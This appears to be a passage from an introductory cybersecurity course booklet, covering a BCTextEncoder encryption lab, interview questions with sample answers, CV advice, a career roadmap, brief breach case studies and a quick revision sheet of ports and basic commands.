


Figure 1.6.2: BCTextEncoder: Secret information in clipboard

5. The **Enter password** pop-up appears; enter the password into the **Password** field and retype it in the **Confirm** field; then, click **OK**. Here, we use the password **test@123**.

Figure 1.6.3: Set the password for encryption

6. **BCTextEncoder** encodes the text and displays it in under the **Encoded text** section, as shown in the screenshot.




Figure 1.6.4: Encoded text

TASK 6.2

Decrypt the Data

7. To decrypt the data, first, you need to clean the **Decoded plain text** in the clipboard, and then click the **Decode** button.




Figure 1.6.5: Decoding data

8. The **Enter password for encoding text** dialog-box appears; insert the **Password** (**test@123**) into the password field and click **OK**.

Figure 1.6.6: Enter the password for decoding

You can also use other cryptography tools such as **AxCrypt** (https://www.axcrypt.net), **Microsoft Cryptography Tools** (https://docs.microsoft.com), and **Concealer** (https://www.belightsoft.com) to encrypt confidential data.

9. The decoded plain text appears under the **Decoded plain text** section, as shown in the screenshot.




Figure 1.6.7: Output decoded text

Note: In real-time, using this procedure, you can encode the text while sending it to the intended user along with the password used for encryption. The user for whom the text is intended should have the BCTextEncoder application installed on his/her machine. He/she will have to paste the encoded text into the **Encoded text** section and use the password you shared, to decode it to plain text.

10. This concludes the demonstration of encrypting and decrypting the data using BCTextEncoder.
11. Close all open windows and document all the acquired information.
12. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

20 Cybersecurity Interview Questions & Sample Answers

1. What is the CIA Triad in cybersecurity?

Confidentiality, Integrity, Availability. These are the core principles ensuring data is private, accurate, and accessible when needed.

2. Explain the difference between a virus, worm, and Trojan.

A virus attaches to files, a worm spreads independently, and a Trojan disguises itself as legitimate software.

3. What is the difference between symmetric and asymmetric encryption?

Symmetric uses one key (faster), asymmetric uses public/private key pairs (more secure for communication).

4. What is a firewall and how does it work?

A firewall filters incoming and outgoing traffic based on security rules to protect networks.

5. What are IDS and IPS?

IDS = Intrusion Detection System (monitors & alerts), IPS = Intrusion Prevention System (blocks threats).

6. Explain hashing vs encryption.

Hashing is one-way (used for integrity), encryption is two-way (used for confidentiality).

7. What is multi-factor authentication (MFA)?

A login method using two or more factors (something you know, have, or are).

8. What is phishing and how to prevent it?

Phishing is tricking users to reveal data via fake emails/sites. Prevent with awareness training, filters, and MFA.

9. What is SQL injection?

A web attack where malicious SQL queries manipulate databases. Prevent with parameterized queries and input validation.

10. What is penetration testing?

A simulated attack to test system security. Helps find and fix vulnerabilities before hackers exploit them.

11. What's the difference between black hat, white hat, and grey hat hackers?

Black hat = malicious, White hat = ethical security testing, Grey hat = mix of both.

12. Explain the OSI model layers in relation to security.

Each layer can face specific threats (e.g., network sniffing at Layer 3, DoS at Layer 4, malware at Layer 7).

13. What is Zero Trust security?

A model where no user or device is trusted by default, even inside the network.

14. What is ransomware and how to protect against it?

Malware that encrypts files and demands ransom. Protect with backups, patching, and endpoint protection.

15. What is port scanning and why is it used?

A technique (e.g., with nmap) to discover open ports and services on a system.

16. What is the difference between authentication and authorization?

Authentication = verifying identity (username/password). Authorization = permissions after login (what you can access).

17. Explain VPN and its use in security.

VPN encrypts traffic between user and server, protecting data from eavesdropping on public networks.

18. What are security patches and why are they important?

Updates fixing vulnerabilities. Not patching leaves systems open to attacks.

19. What is social engineering in cybersecurity?

Manipulating people into giving away confidential data. Prevent with training and strict policies.

20. Why do you want to work in cybersecurity? (HR question)

Answer should show passion, continuous learning, and commitment to protecting data and systems.

How to Write a Strong Cybersecurity CV

CV Structure:

1. **Header**
    - Full Name
    - Phone, Email, LinkedIn, GitHub (if projects)
2. **Professional Summary (3–4 lines)**
   Example:

"Cybersecurity professional with strong knowledge of networking, firewalls, and penetration testing. Skilled in ethical hacking tools like Wireshark, Metasploit, and Kali Linux. Passionate about securing systems against modern threats."

3. **Key Skills** (bullet points)
    - Networking & TCP/IP
    - Linux & Windows Security
    - Penetration Testing (Nmap, Metasploit, Burp Suite)
    - Cryptography & Encryption
    - SIEM Tools (Splunk, ELK)
    - Incident Response
4. **Work Experience / Projects**
    - **Cybersecurity Intern – XYZ Company (Jan 2024 – June 2024)**
        - Conducted vulnerability scans using Nessus.
        - Assisted in penetration testing of internal networks.
        - Created awareness sessions for phishing prevention.
    - **Academic Project – "Network Security Lab"**
        - Simulated attacks with Kali Linux and analyzed using Wireshark.
5. **Education**
    - B.Sc. in Computer Science / Diploma in Networking & Security.
    - Certifications: CCNA, CEH (if any).
6. **Extra Section (Optional)**
    - Workshops, conferences, bug bounty participation.

Tips:

- Keep CV **1–2 pages** only.
- Use **action words**: “Configured”, “Tested”, “Analyzed”.
- Highlight **tools** you know (Kali Linux, Wireshark, Metasploit).
- If fresher → focus on **projects & labs**.
- If experienced → focus on **achievements & results**.

Cybersecurity Career Roadmap

Entry-Level Roles

- **IT Support / Helpdesk Technician**
    - Skills: Basic networking, OS troubleshooting, antivirus.
    - Tools: Windows/Linux basics, Wireshark (intro).
- **Security Analyst (SOC Tier 1)**
    - Skills: Log analysis, incident detection.
    - Tools: SIEM tools like Splunk, QRadar.
- **Network Administrator**
    - Skills: Configuring routers/switches, firewall basics.
    - Certifications: CCNA, CompTIA Security+.

Mid-Level Roles

- **Penetration Tester / Ethical Hacker**
    - Skills: Exploitation, vulnerability testing.
    - Tools: Kali Linux, Metasploit, Burp Suite.
    - Certifications: CEH, OSCP.
- **SOC Analyst (Tier 2–3)**
    - Skills: Threat hunting, malware analysis.
    - Tools: SIEM, IDS/IPS, Endpoint Detection.
- **Incident Responder**
    - Skills: Containment, recovery, forensics.
    - Certifications: GCIH, CHFI.

Advanced Roles

- **Security Engineer / Architect**
    - Skills: Designing secure systems, zero-trust models.
    - Tools: Advanced firewalls, cloud security tools.
- **Cybersecurity Consultant**
    - Skills: Policy design, compliance, risk management.

- Certifications: CISSP, CISM.

- **Chief Information Security Officer (CISO)**
  - Skills: Leadership, business alignment, strategy.
  - Responsibility: Protecting the entire organization.

Real-World Case Studies

WannaCry Ransomware (2017)

- Spread worldwide using a Microsoft Windows SMB exploit.
- Affected 200,000+ computers in 150 countries.
- Lesson: **Always patch systems & maintain backups.**

Equifax Breach (2017)

- 147 million customer records stolen due to unpatched Apache Struts.
- Exposed sensitive data (SSNs, DOBs, addresses).
- Lesson: **Patch management is critical.**

Facebook–Cambridge Analytica (2018)

- User data misused for political advertising.
- Lesson: **Data privacy laws (GDPR, CCPA) matter.**

Cybersecurity Myths vs Reality

- **Myth:** Hackers only attack big companies.
  Reality: Small businesses are common targets (weak security).
- **Myth:** Antivirus will protect me from everything.
  Reality: Defense requires firewalls, updates, backups, and awareness.
- **Myth:** Strong passwords are enough.
  Reality: Use MFA (Multi-Factor Authentication) for real security.
- **Myth:** Cybersecurity is only technical.
  Reality: Human errors & social engineering cause most breaches.
- **Myth:** Once patched, you're safe.
  Reality: New vulnerabilities appear daily.

Cybersecurity Quick Revision Sheet (1 Page)

Acronyms

- **CIA Triad**: Confidentiality, Integrity, Availability
- **IDS/IPS**: Intrusion Detection/Prevention System
- **MFA**: Multi-Factor Authentication

OSI Model Security Focus

- Layer 3 (Network): IP spoofing, DoS
- Layer 4 (Transport): Port scanning
- Layer 7 (Application): SQL Injection, XSS

Common Ports

- 21 – FTP
- 22 – SSH
- 25 – SMTP
- 80 – HTTP
- 443 – HTTPS

Useful Commands

- ping – Test connectivity
- netstat – View network connections
- nmap – Scan ports & services
- chmod – Change file permissions